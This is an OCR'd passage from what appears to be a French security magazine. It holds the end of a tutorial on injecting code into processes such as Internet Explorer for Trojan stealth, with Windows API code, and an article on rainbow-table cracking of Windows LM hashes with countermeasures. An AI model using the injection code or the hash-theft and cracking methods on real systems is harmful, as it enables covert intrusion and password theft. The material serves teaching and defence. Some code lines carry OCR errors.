5 Écrire les données dans la mémoire allouée au préalable.

```
WriteProcessMemory(hProcess, pInjData,
                   &InjData, sizeof(INJECTEDDATA),
                   &lpNumberOfBytesWritten);
```

6 Allouer de la mémoire pour le code dans le processus injecté, la taille à allouer se calcule grâce à une fonction vide située juste après la fonction à injecter (ainsi une différence entre les pointeurs des deux fonctions donne la taille adéquate).

```
cbCodeSize = ((LPBYTE)AfterInjFunction - (LPBYTE)InjFunction);

pInjCode = (PDWORD)VirtualAllocEx(hProcess, 0,
                                  cbCodeSize, MEM_COMMIT,
                                  sPAGE_EXECUTE_READWRITE);
```

7 Écrire le code dans la mémoire allouée au préalable.

```
WriteProcessMemory(hProcess, pInjCode,
                   &InjFunction, cbCodeSize,
                   &lpNumberOfBytesWritten);
```

8 Exécuter le Thread injecté.

```
hThread = CreateRemoteThread(hProcess, NULL, 0,
                             (DWORD(__stdcall *) (void *)) pInjCode,
                             pInjData, 0 , &dwThreadId);
```

9 Terminer l'exécution du cheval de Troie pour des raisons de furtivité ; de plus, il n'a pas besoin d'attendre la fin de l'exécution du thread injecté.A noter que le programmeur n'emploie pas directement les API, ni de chaînes de caractères statiques ou encore de variables globales mais des adresses. En effet, tous ces éléments passent obligatoirement par une structure de données injectée pour être utilisés par le thread. Tout outrepassement de ces règles mène au crash de l'application cible ou au mieux à la non-exécution de la fonction. Le programme d'exemple [3] illustre concrètement une application de cette technique (la **figure 3** montre un `cmd.exe` lancé depuis un Thread d'Internet Explorer)

Notre programme a donc injecté et fait exécuter son code dans Internet Explorer puis s'est terminé. Il reste alors le code sous la forme d'un thread Internet Explorer (ici le code se contente de lancer l'exécution d'un `cmd.exe` et se termine).

INJECTER DES FONCTIONS SUPPLÉMENTAIRES

Quand le code injecté se complexifie, les fonctions deviennent indispensables. Toutefois, l'injection impose une certaine méthodologie afin d'utiliser des fonctions personnelles sans encombre dans un code injecté. En gardant en tête les principes décrits précédemment, et à l'instar des API, les étapes à suivre sont :

1 Récupérer le HANDLE du processus à injecter puis l'ouvrir.

2 Allouer de la mémoire pour le code de la fonction principale et puis l'écrire. Attention, ici le calcul de la taille du code ne fonctionne plus en calculant la différence entre les pointeurs. En effet, dès que le nombre de fonctions augmente, le *linker* ne préserve plus l'ordre des fonctions définies. Nous imposons donc une taille arbitraire pour l'allocation mémoire.

3 Allouer de la mémoire pour notre fonction personnelle et puis l'écrire.

4 Renseigner la structure pour les données à injecter en y incluant l'adresse de notre fonction personnelle afin que le code principal puisse y faire appel.

```
/* Initialisation de la structure de données injectées */

// Adresse de WinExec
InjData.fnWinExec = (injWinExec) GetProcAddress(hDll, "WinExec");

// Adresse de notre fonction personnelle
InjData.fnMyFunc= (injMyFunc) pInjMyFunc;

strcpy(InjData.lpCmdLine, "cmd.exe");
```

Dans cet exemple, la structure de données est de la forme :

```
/* Fonction injectee WinExec  */
typedef UINT (WINAPI *injWinExec)(LPCSTR, UINT);

/* Fonction personnelle injectee */
typedef DWORD (WINAPI *injMyFunc)(LPCSTR, injWinExec);

/* Structure pour les donnees injectees */
typedef struct {
  // pointeur sur la fonction personnelle
      injMyFunc    fnMyFunc;

      // pointeur sur l'API WinExec
      injWinExec   fnWinExec;

      // chaîne de caractères contenant "cmd.exe"
      TCHAR                    lpCmdLine[255];
} INJECTEDDATA;
```

5 Écrire les données dans la mémoire allouée du processus cible.

6 Exécuter le Thread injecté avec `CreateRemoteThread`.

L'exemple **[4]** injecte son code dans Internet Explorer et lance l'exécution d'un `cmd.exe` via une fonction. Celle-ci prend en paramètre la chaîne de caractères `cmd.exe` et l'adresse de WinExec qui va exécuter notre `cmd.exe` :

```
/* Fonction injectee */
static DWORD WINAPI InjFunction(INJECTEDDATA *pData)
{
          pData-fnMyFunc(pData-lpCmdLine, pData-fnWinExec);

          return 1;
}
```

La fonction personnelle est appelée via son adresse préalablement sauvegardée dans la structure de données injectée dans le processus cible.

INJECTIONS MULTIPLES ET PARTAGE MÉMOIRE

Nous connaissons désormais un moyen d'injecter du code complexe dans un processus. Il reste tout de même un problème à résoudre : si le processus injecté meurt (fermeture commandée par l'utilisateur ou simple plantage), le thread injecté du cheval de Troie, son seul thread, s'interrompt également. Pour pallier cette contrainte, le cheval de Troie injecte alors plusieurs processus à la fois. Chaque processus potentiel (ayant des droits identiques) devient une cible pour l'injection. Par la suite, chaque thread s'assure que tous les autres processus du système soient bien injectés. Le cheval de Troie se comporte alors de manière similaire à un virus qui infecte des fichiers.

D'autre part, les différents threads du cheval de Troie doivent communiquer entre eux. Par exemple, le partage de la liste des processus injectés devient une nécessité afin d'éviter que deux

threads du cheval de Troie n'essaient d'injecter en même temps un nouveau processus ou un processus déjà injecté. Par conséquent, l'utilisation de mémoire partagée et de *mutex* s'avère indispensable. Une mutex va gérer les exclusions mutuelles, protéger des données et des zones d'exécution et synchroniser des tâches. Une liste placée en mémoire est maintenue pour être accessible à partir de tous les processus injectés. La mémoire se trouve en zone *user*. Elle est simplement "mappée" en mémoire pour que n'importe quel processus puisse y accéder grâce aux APIs de mémoire mappée. Celle-ci indique les processus injectés, la dernière communication avec la "base" du cheval de Troie, puis les commandes à effectuer. Chaque thread consulte cette structure à intervalle régulier pour :

➔ **1.** Vérifier s'il n'y a pas de nouveau processus à injecter.

➔ **2.** Effectuer la prochaine commande d'une liste obtenue à partir de la base du cheval de Troie.

Pendant qu'un thread accède à cette structure partagée, une mutex empêche tout autre thread d'y accéder pour éviter des incohérences de données et des exécutions d'opérations simultanées. Cette structure ressemble à ceci :

```
{
  DWORD*    InjectedProcesses[MAX_PROCESSES]; // Liste des processus
injectés
  t_command CommandsToPerform[MAX_COMMANDS];  // Liste des commandes à
effectuer
}
```

Ici, `t_command` est une structure qui définit les commandes à effectuer (rechercher `*.DOC`, photographier l'arbre des fichiers sur le disque, envoyer fichiers à telle adresse...). Cette liste de commandes est téléchargée à partir du serveur qui se trouve du côté attaquant. Chaque commande vient dans un ordre donné, avec des *flags* indiquant les conditions de son exécution : "toujours", "uniquement après X minutes d'inactivité utilisateur", "uniquement à partir de processus autorisés à accéder à l'Internet", etc. Ces fonctionnalités seront décrites et détaillées dans les prochains articles.

CONCLUSION

L'injection de code dans un processus s'avère être une technique très efficace et parfaitement adaptée dans le cadre d'un cheval de Troie. Grâce à ça, certaines protections sont outrepassées et la furtivité accrue. Par conséquent, tout programme malicieux correctement développé aurait la possibilité de poser de sérieux problème de sécurité. A noter que déjà plusieurs virus et autres chevaux de Troie ont tendance à employer l'injection de code de plus en plus souvent. Une bonne hygiène de sécurité reste la meilleure des protections (une configuration sécurisée, des mises à jour régulières, et une vigilance vis à vis de tous les programmes suspects ou inconnus).

Eric Detoisien - <**valgasu@rstack.org**>

Eyal Dotan - <**edotan@viguard.info**>

Références

[1] Process Explorer :
http://www.sysinternals.com/ntw2k/freeware/procexp.shtml

[2] *Three Ways to Inject Your Code into Another Process* - Robert Kustler : **http://www.codeproject.com/threads/winspy.asp**

[3] Simple Injection :
http://valgasu.rstack.org/tools/SimpleInj.zip

[4] Function Injection :
http://valgasu.rstack.org/tools/FunctionInj.zip

Les compromis temps-mémoire

ou comment cracker un mot de passe Windows en 5 secondes

INTRODUCTION

Le crackage de mots de passe par des méthodes de recherche exhaustive requiert une grosse puissance de calcul ou un temps important pour aboutir. Les crackers de mots de passe pour Windows NT/2000/XP tels que LC4 [1] ou encore John the Ripper [2] calculeront par exemple au minimum des heures, mais plus souvent des jours sur un ordinateur puissant. Pour aller plus vite, une solution consisterait à précalculer l'ensemble des possibilités, de les stocker et de réutiliser les résultats ; mais la quantité de mémoire nécessaire serait astronomique.

En face de ce dilemme, Martin Hellman décrivit en 1980 déjà une méthode probabiliste de compromis temps-mémoire réduisant le temps de crackage en utilisant certaines données précalculées [3].

En 1982, Ronald L. Rivest proposa une avancée notable en utilisant la notion de points distingués, ce qui permit de réduire considérablement le nombre d'accès à la mémoire durant le calcul. Aucune optimisation de la méthode n'a été publiée depuis.

Nous avons implémenté une nouvelle méthode [4], inspirée de celle de Rivest, développée au Laboratoire de Sécurité et de Cryptographie (LASEC) de l'École Polytechnique Fédérale de Lausanne (EPFL). Cette implémentation permet de cracker en un temps record des mots de passe construits avec 2 jeux de caractères :

- **Alphanumérique** - 10 numériques + 52 lettres majuscules et minuscules (crackés en 5 secondes) ;
- **Étendu** - 10 numériques + 52 lettres + 16 caractères les plus utilisés : !()*+,-./:;=?_àè (crackés en 30 secondes).

THÉORIE

Pour éviter que des mots de passe puissent être volés, les systèmes d'exploitation les stockent toujours sous forme de *hash*. Un hash est obtenu à partir d'un mot de passe en lui appliquant une fonction de hashage irréversible. Ainsi, même si on le lui demande, le système d'exploitation n'est pas capable de reproduire les mots de passe des utilisateurs. Quand un utilisateur veut s'authentifier, le système calcule un hash à partir du mot de passe fourni par l'utilisateur et le compare au hash stocké. S'ils sont égaux, le système sait que le mot de passe est correct.

LES MOTS DE PASSE SOUS WINDOWS

Par défaut, Windows (NT, 2000, XP) sauvegarde dans le fichier SAM deux hashes différents de chaque mot de passe, le LanManager hash (LMhash) et le NThash.

Le LanManager hash

Il est là pour assurer une compatibilité descendante vers Windows 9x/Me pour l'authentification réseau [5]. Pour créer un hash, un mot de passe est transformé en majuscules, coupé à 14 caractères et séparé en 2 parties de 7 caractères. Ces 2 parties serviront de clef pour chiffrer un texte constant à l'aide de l'algorithme DES. Nous obtenons donc 2 hashes de 64bits qui, par concaténation, donnent un hash de 128bits. C'est justement cette séparation en 2 du mot de passe qui est la plus grande faiblesse du LMhash. Prenons l'exemple d'un mot de passe de 10 caractères : vu qu'il est découpé en 7 + 3, il n'est qu'un tout petit peu plus sûr qu'un mot de passe de 7.

De plus, le fait de transformer toutes les lettres en majuscules réduit de 26 la plage des caractères, ce qui est énorme. Enfin, contrairement aux anciens mots de passe UNIX (aussi fondés sur le DES), il n'y a pas de sel ou de vecteurs d'initialisations (données aléatoires ajoutées au mot de passe avant le

chiffrement), c'est-à-dire que deux utilisateurs qui ont le même mot de passe auront le même LMhash et surtout que ce hash peut être calculé à l'avance.

Le NThash

Il utilise l'algorithme MD4 et n'est, quant à lui, pas limité à deux fois 7 caractères, mais peut aller jusqu'à 128 caractères. En plus, le NThash [5] ne se borne pas aux majuscules. Il pourrait donc être une solution sûre si le LMhash n'existait pas. En effet, si on connaît les deux hashes d'un même mot de passe, on peut cracker la version majuscule d'un mot de passe à l'aide du LMhash. Ensuite, on peut se servir du NThash pour vérifier quelle combinaison de majuscules et minuscules est la bonne. La recherche parmi au plus 2^{14} combinaisons ne prend qu'une fraction de seconde sur un ordinateur récent.


On peut considérer deux approches extrêmes pour cracker les mots de passe Windows. D'un côté, un *temps énorme* mis par la force brute (LC4 [1] ou John the ripper [2]), qui consiste à calculer le hash de tous les mots de passe jusqu'à ce qu'on tombe sur celui qui génère le bon hash. Il faut, avec cette méthode, 8h pour couvrir notre jeu de caractères alphanumérique, presque 4 jours pour notre jeu étendu, et beaucoup plus si on ajoute des caractères (temps mesuré sur un Pentium 4 à 2 Ghz 512 Mo de RAM). D'un autre côté, on peut précalculer et stocker le hash de tous les mots de passe possibles. On se trouve dans l'autre extrême, qui utilise une *mémoire* de stockage *énorme*. Le temps de crackage est presque nul (il correspond au temps de recherche du hash dans la table en mémoire ou sur le disque dur), mais la place nécessaire est gigantesque. Il existe $n^0 + n^1 + n^2 + n^3 + n^4 + n^5 + n^6 + n^7 = N$ différents mots de passe, où n est le nombre de caractères du jeu que l'on choisit pour l'attaque. Sachant qu'un demi mot de passe peut être codé sur 7 octets et son hash sur 8 octets, il nous faudra donc 15 octets par paire, ce qui fera pour nos 2 jeux :

- **Alphanumérique** - ($n = 36$; $N = 80.6 * 10^9$) : $15 * N =$ 1,209 Toctets ;
- **Étendu** - ($n = 52$; $N = 1.05 * 10^{12}$) : $15 * N =$ 15,72 Toctets.

Bien qu'actuellement cette solution soit réalisable, elle n'est pas très satisfaisante, autant du point de vue financier que de celui des performances, car elle peut être réalisée seulement avec des disques durs et pas avec de la mémoire vive.

LES COMPROMIS TEMPS-MÉMOIRE

Les compromis temps-mémoire permettent de trouver des attaques qui se trouvent à mi-chemin entre les méthodes qui nécessitent un temps énorme et celles qui nécessitent une mémoire énorme. La démarche consiste à générer les hashes de tous les mots de passe possibles mais de n'en stocker que quelques-uns d'une manière qui permet de recréer ceux qui n'ont pas été stockés. Pour ce faire, on arrange les mots de passe en chaînes. On se sert de la fonction de *hashage H* (DES dans notre cas) pour générer un hash à partir d'un mot de passe et on définit une *fonction de réduction R* qui génère un mot de passe arbitraire à partir d'un hash (si le mot de passe doit contenir 56 bits et que le hash en contient 64, on peut par exemple prendre les 56 derniers bits du hash). En partant d'un mot de passe donné, on peut donc générer un hash. Avec ce hash, on peut générer un mot de passe, avec ce mot de passe, de nouveau un hash, et ainsi de suite. On génère ainsi une chaîne d'une longueur que l'on choisit. L'astuce réside dans le fait qu'on ne stocke que le premier et le dernier mot de passe de la chaîne. Plus on aura choisi une longueur de chaîne importante, plus on va économiser de mémoire. Grâce au début de chaîne qui a été stocké, on pourra à tout moment recréer toute la chaîne. En pratique, nous allons générer toute une série de chaînes et stocker les débuts et les fins dans une table. Lorsque l'on nous présentera un hash à cracker, nous n'aurons qu'à générer une chaîne à partir de ce hash et à vérifier si par hasard nous ne voyons pas apparaître une fin de chaîne que nous avons stockée dans notre table. Si tel est le cas, nous pourrons recréer toute la chaîne et nous y trouverons le mot de passe, qui se trouve juste avant le hash que nous sommes en train de cracker.



1 Recherche d'un mot de passe à partir d'un hash. En bleu : la fusion de deux chaînes.

La figure ci-dessus montre quatre chaînes qui ont été créées pour cracker dix mots de passe (0,1,2,..9). Seuls les débuts (0,4,5) et les fins (9,1,9) de chaînes sont mémorisés. Si on doit par exemple cracker le hash h8, on crée une chaîne à partir de ce hash. On va donc générer d'abord 7, puis 1. Comme 1 est une fin de chaîne que nous avons mémorisée avec le début de chaîne 4, nous pouvons recréer toute la chaîne à partir de 4 et nous trouvons que le mot de passe est 8. On remarquera aussi qu'avec les six mots de passe mémorisés (les trois débuts et les trois fins de chaînes) il est possible de retrouver tous les dix mots de passe possibles. Nous avons donc économisé de la mémoire mais nous allons passer du temps à faire des calculs. Il s'agit donc bien d'un compromis temps-mémoire. La figure montre aussi que deux chaînes peuvent fusionner (en bleu). Le taux de réussite de cette table est de 90%, car il manque un mot de passe sur dix (le 5).

Les collisions, fusions et fausses alarmes

Quand on crée une table avec beaucoup de chaînes, on se rend compte que certaines chaînes deviennent identiques alors qu'elles commencent par un mot de passe différent. C'est ce qu'on appelle des *fusions*. Comme la fonction de réduction prend comme paramètre un hash parmi les 2^{64} hashes possibles et qu'elle génère un mot de passe qui fait partie d'un ensemble plus petit (2^{56} pour

l'ensemble alphanumérique), il peut arriver que deux hashes produisent le même mot de passe. Deux chaînes qui commencent par des mots de passe différents peuvent donc contenir un même mot de passe et être identiques à partir de ce mot de passe. Plus une table est grande, plus la probabilité est grande que la prochaine chaîne qu'on voudra y ajouter fusionne avec une chaîne qui est déjà dans la table. Une partie de la chaîne sera donc stockée en double, ce qui diminue l'efficacité de la méthode. Pour éviter ce phénomène, on limite la taille des tables et on crée plusieurs tables avec des fonctions de réduction différentes. Les chaînes qui sont stockées dans des tables différentes pourront encore contenir un mot de passe identique mais elles ne fusionneront pas car, les fonctions de réductions étant différentes, le prochain mot de passe sera à nouveau différent. C'est ce que l'on appelle une *collision*.

Les fusions peuvent avoir l'effet pervers suivant : la chaîne que l'on génère à partir d'un hash que l'on veut cracker peut fusionner avec une chaîne qui a été stockée dans une table. De ce fait, on va bien trouver une fin de chaîne dans la table mais lorsque l'on va recréer la chaîne à partir du début de chaîne qui a été stocké, on n'y trouvera pas le mot de passe cherché. C'est ce que l'on appelle une *fausse alarme*.

Comment faire mieux et encore mieux


L'optimisation qui avait été proposée par Ron Rivest (un des pères de l'algorithme RSA) consiste à ne pas créer des chaînes de longueur constante, mais de terminer les chaînes quand apparaît un point distingué. Par exemple, on peut choisir comme points distingués les mots de passe qui se terminent par "AA". Dans les mots de passe alphanumériques, il y a à peu près une chance sur 1296 de tomber sur un tel mot de passe. Les chaînes auront des longueurs variables. Si on commence les chaînes par un point distingué, la longueur moyenne sera de 1296 mots de passe. L'avantage de cette méthode est que lorsque l'on nous présente le hash d'un mot de passe à cracker et que nous générons une chaîne à partir de ce hash, il n'est pas nécessaire de comparer chaque mot de passe généré avec les fins de chaînes stockées dans les tables. Tant qu'on n'est pas tombé sur un mot de passe qui se termine par "AA", on sait qu'il ne peut pas s'agir d'une fin de chaîne. Si le hash du mot de passe que nous devons cracker fait partie d'une chaîne que nous avons stockée, la fin de chaîne est forcément le premier mot de passe se terminant avec "AA" que nous allons rencontrer. Au lieu de chercher 1296 fois une fin de chaîne dans nos tables, nous devons le faire qu'une seule fois, ce qui accélère fortement la méthode. Par contre, il se trouve que la longueur variable des chaînes augmente le nombre de fausses alarmes.

La nouvelle méthode développée au LASEC utilise des chaînes de longueur constante appelées des chaînes *rainbow*. La clé de cette méthode est que l'on utilise une fonction de réduction différente pour chaque élément d'une chaîne (comme les couleurs d'un arc-en-ciel). Le nombre de fusions dans une table en est fortement réduit. En effet, pour qu'il y ait fusion, il faut qu'un même mot de passe apparaisse dans deux chaînes à la même position. Si ce n'est pas le cas, on aura seulement une collision, mais pas une fusion puisque le prochain élément de chaque chaîne sera calculé avec une fonction de réduction différente. La probabilité de fusion étant plus petite, on peut créer des tables beaucoup plus grandes. On a cependant besoin de plus de travail pour rechercher un hash dans une telle table. En effet, lorsqu'on doit générer une chaîne à partir du hash d'un mot de passe à cracker, on ne sait pas dans quelle colonne de la table il se trouve, et donc on ne sait pas quelle fonction de réduction appliquer. Dans ce cas, on procède par essais. On suppose d'abord que le hash se trouve en dernière position. On calcule donc une réduction et on cherche le résultat dans la table. Si on ne le trouve pas, on cherche dans l'avant-dernière colonne en faisant deux réductions du hash et ainsi de suite. Si les chaînes ont une longueur t il faudra alors $1+2+\ldots t\text{-}1$? $t^2/2$ opérations de hashage et de réduction pour vérifier si un hash se trouve dans une table. On peut montrer que les chaînes rainbow permettent de construire des tables avec t fois plus de lignes. Les $t^2/2$ opérations de hashage nécessaires pour consulter une table rainbow doivent donc être comparées à t^2 opérations nécessaires pour consulter t tables classiques. On gagne un facteur deux en nombre d'opérations de hashage.

Au bout du compte, nous avons une méthode qui :

- nécessite deux fois moins d'opérations de hashage pour chercher un mot de passe dans une table ;
- réduit le nombre d'opérations de recherche dans les tables par un facteur égal à la longueur des chaînes (comme la méthode des points distingués de Rivest) ;
- génère moins de fausses alarmes que la méthode de Rivest avec des chaînes à longueur variable.

La conséquence est que, dans notre exemple, le crackage des mots de passe est 12 fois plus rapide avec notre méthode qu'avec celle de Rivest, qui est la plus rapide à ce jour (cf **figure 2**).




2 Une table rainbow avec des fonctions de réduction différentes pour chaque colonne. Il n'y a pas de fusions dans cet exemple mais deux collisions (3 et 8).

Un compromis quadripolaire ?


Parler d'un compromis temps-mémoire est un peu abusif ; en fait, il s'agit plutôt d'un compromis à 4 pôles :

- le temps de crackage ;
- le temps de création des tables ;
- la mémoire nécessaire ;
- le taux de réussite visé.

Il est possible de se représenter ce compromis sous la forme d'une pyramide à 4 sommets où ces derniers sont chacun un pôle (figure 3). Plus on se rapproche d'un pôle, plus le paramètre de ce dernier diminue, au détriment des autres. Le tout est de savoir ce que coûte chaque déplacement par rapport aux autres et de trouver l'optimum. Si on s'intéresse à un taux de réussite donné (99,9% dans notre cas), il est possible de ramener cette pyramide à un triangle.



3 Les quatre pôles du compromis.



4 Le prix de la perfection. Pour obtenir 26 millions de chaînes sans fusion, il faut en calculer 100 millions

Les tables parfaites

Comme nous l'avons expliqué tout à l'heure, les fusions sont un gaspillage mémoire puisque deux chaînes vont comporter toute une série de mots de passe qui sont identiques. Une solution permettant d'éviter ce gaspillage est de supprimer les chaînes dont les fins sont identiques, mais avec ce système, le taux de réussite diminue (car deux chaînes ne fusionnent que sur un morceau – on va donc aussi supprimer de bons résultats). Il faudra alors calculer "trop" de chaînes pour obtenir, après élimination des doublons, des tables qui ont le taux de réussite désiré (99,9% dans notre cas). La figure 4 montre le nombre de chaînes qui doivent être créées pour obtenir un nombre donné de chaînes sans fusion. Le temps perdu à créer des chaînes supplémentaires se transforme en un gain d'espace disque et de temps de crackage, car le nombre de fins de chaînes à parcourir diminue, tout comme le nombre de fausses alarmes. Dans le cas des mots de passe alphanumériques, le fait d'utiliser des tables parfaites nous a permis de réduire la mémoire nécessaire de 1.4 Go à 0.95 Go et le nombre d'opérations à faire, en moyenne, de 7 millions à 4 millions.(voir figure 4)

LES JEUX DE TABLES CRÉÉS

Dans le cadre de ce projet, nous avons créé deux jeux de tables, un pour le jeu de caractères alphanumérique et l'autre pour le jeu de caractères étendu (alphanumérique plus 16) :

Dans le tableau ci-dessous, nous pouvons voir les paramètres utilisés pour la création des tables.

	Etendu	Alphanumérique
Longueur des chaînes	3000	4666
Nombre de chaînes créées par table	295 millions	76.1 millions
Nombre de tables	12	5

RÉSULTATS

Après toutes ces explications, nous arrivons finalement aux résultats que nous avons obtenus. Mais pour faire durer un peu le suspense, nous ferons encore un petit aparté pour présenter la machine utilisée pour cette expérience.

- AMD AthlonXP 2500+
- Asus A7N8X
- 3 x 512Mb Corsair XMS2700C2 (1Go de mémoire aurait été suffisant)
- Western Digital WD1200JB 120Go, 8Mb, ATA-100, 7200 RPM
- Debian Sarge GNU/Linux, Kernel 2.4.20

CRÉATION DES TABLES

Après avoir passé plusieurs jours à créer les chaînes et les tables en utilisant les cycles libres des machines d'une salle d'étudiants de l'EPFL, nous avons trié les chaînes par leur fin et éliminé toutes les fusions. Le nombre de chaînes restant par table, le taux de réussite par table et la taille des tables sont donnés dans le tableau ci-dessous. Pour la distribution des tables, celles-ci peuvent été compressées avec l'algorithme RAR [6], qui est le

seul à notre connaissance qui tire parti de la structure des tables et qui permet de gagner environ 30% d'espace. Il est alors possible de mettre complètement le jeu de tables alphanumériques sur un seul CD-ROM et le jeu étendu sur 3 DVD.

	Etendu	Alphanumérique
Chaînes sans fusion par table	207'530'157	23'794'491
Taux de réussite par table	45.4%	74.09%
Taille d'une table	1.56 Go	182 Mo
Taille du jeu de tables	18.75 Go	910 Mo
Taille compressée (pour distribution)	13.12 Go	626 Mo

CRACKAGE

Les statistiques du jeu de tables alphanumérique sont fondées sur une liste de 1050 mots de passe de un à sept caractères générés aléatoirement. Pour des mots de passe de 8 à 14 caractères, le temps de crackage est le double, puisqu'il faut cracker deux moitiés de mot de passe. Pour le jeu de tables étendu, nous avons utilisé une liste de 500 mots de passe.

	Alphanumérique	Etendu
Nbr de recherches	1050	500
% de succès	100%	100%
Temps moyen	5.26s	30.60s

VOYEZ PAR VOUS-MÊME

Pour convaincre tout le monde de l'efficacité de notre méthode, sans pour autant devenir distributeurs d'outils de piratage, nous avons mis en ligne une démo interactive [7] pendant une semaine au mois de juillet de cette année. Elle permettait aux internautes de soumettre leurs hashes (LMhash et NThash optionnel) dans une file d'attente. Notre outil crackait les mots de passe, avertissait les propriétaires par e-mail du résultat et affichait les derniers mots de passe crackés sur la page d'entrée du site.

Nous avons été stupéfaits par l'avalanche de requêtes qui s'est abattue sur notre site après que nous ayons mentionné cette démo sur une mailing-list. Ce ne sont pas moins d'un million de hits qui se sont abattus sur notre serveur en l'espace de trois jours.

A ce jour la démo n'est plus active, mais les statistiques de crackage ainsi que les explications peuvent toujours être consultées. Au mois de septembre, une première implémentation indépendante de notre méthode a été distribuée sur Internet. Il s'agit du logiciel Rainbowcrack réalisé par Zhu Shuanglei [8]. Gageons que d'autres implémentations vont apparaître bientôt.

CONTRE-MESURES

Maintenant que nous savons que les hashes peuvent être crackés en quelques secondes, il reste à voir comment on peut se les procurer, ou plutôt, comment faire pour empêcher d'autres de se procurer nos hashes. Normalement, les hashes sont bien protégés par le système d'exploitation Windows, et même un administrateur n'y a pas accès directement. Il existe néanmoins deux méthodes pour récupérer les hashes :

- Obtenir les droits d'administration sur une machine et récupérer les hashes locaux grâce à des programmes spécialisés comme PwDump ou LophtCrack (LC4). Dans le cas d'un Active Directory, il faut avoir les droits d'administration du domaine. Notez que ceci ne fonctionne pas en *terminal server*.
- Sniffer le réseau, commuté ou pas, avec des programmes comme LC4 ou Ettercap et récupérer les hashes qui transitent. En effet, les anciennes versions du protocole d'authentification à distance envoient les hashes en clair sur le réseau. De nouveaux protocoles existent mais ils ne sont pas utilisés par défaut.

COMMENT SE PROTÉGER

Tout d'abord, si on n'a pas besoin du LMhash, c'est-à-dire qu'il n'y a pas de machines Windows 9X/Me sur le réseau, on peut désactiver la génération des LMhash. Ainsi ils ne seront pas stockés sur les machines. Notez que lorsque l'on active cette option, les LMhash qui sont déjà stockés ne seront pas effacés. Pour cela, il faut que tous les mots de passe définis précédemment soient changés.

L'option s'active par le registre :

- **Windows NT/2000 :**
  Ajoutez la clef `NoLMHash` dans :
  `HKEY_LOCAL_MACHINE\SYSTEM\CurrentControlSet\Control\Lsa`.
- **Windows XP/2003 :**
  Ajoutez la valeur `DWORD NoLMHash` dans :
  `HKEY_LOCAL_MACHINE\SYSTEM\CurrentControlSet\Control\Lsa`
  et mettez-la à 1. Sous Windows XP/2003 il est aussi possible de le faire par GPO.

Une autre option est d'utiliser un mot de passe de plus de 14 caractères de long. Dans ce cas, aucun LMhash ne sera généré.

Les machines Windows 9x/Me ne pourront plus se connecter à un réseau dans lequel on ne stocke plus les LMhash. Dans le cas d'un Active Directory, on peut parer à ce problème en installant un client Active Directory pour Windows 9x/Me.

Pour éviter que des hashes soient transmis sur le réseau lors d'une authentification à distance, il ne faut pas utiliser les anciens protocoles LM et NTLM qui sont employés par défaut encore aujourd'hui. Dans le cas d'un Active Directory, on peut utiliser l'authentification par Kerberos, qui est fondée sur un principe totalement différent. Sinon, il faut configurer les clients et les serveurs pour qu'ils utilisent le protocole NTLMv2. Il peut être paramétré par la clef `LMCompatibilityLevel` du registre ou par GPO. Le tableau ci-après explique les différents paramètres.

Valeur	Client	Serveur
Send LM & NTLM responses (0 or missing)	Utilise l'authentification LM et NTLM, jamais l'authentification NTLMv2 ou une sécurité de session.	Accepte les authentifications LM, NTLM, et NTLMv2.
Send LM, NTLM – use NTLMv2 session security if negotiated (1)	Utilise l'authentification LM et NTLM, utilise la sécurité de session NTLMv2 si le serveur le supporte.	Accepte les authentifications LM, NTLM, et NTLMv2.
Send NTLM response only (2)	Les clients utilisent l'authentification NTLM uniquement, la sécurité de session NTLMv2 est utilisée si le serveur le supporte. Ce paramètre oblige les clients à ne pas utiliser l'authentification LM mais ne les force pas au NTLMv2.	Accepte les authentifications LM, NTLM, et NTLMv2.
Send NTLMv2 response only (3)	Utilise uniquement l'authentification NTLMv2, et la session de sécurité NTLMv2 si le serveur le supporte.	Accepte les authentifications LM, NTLM, et NTLMv2.
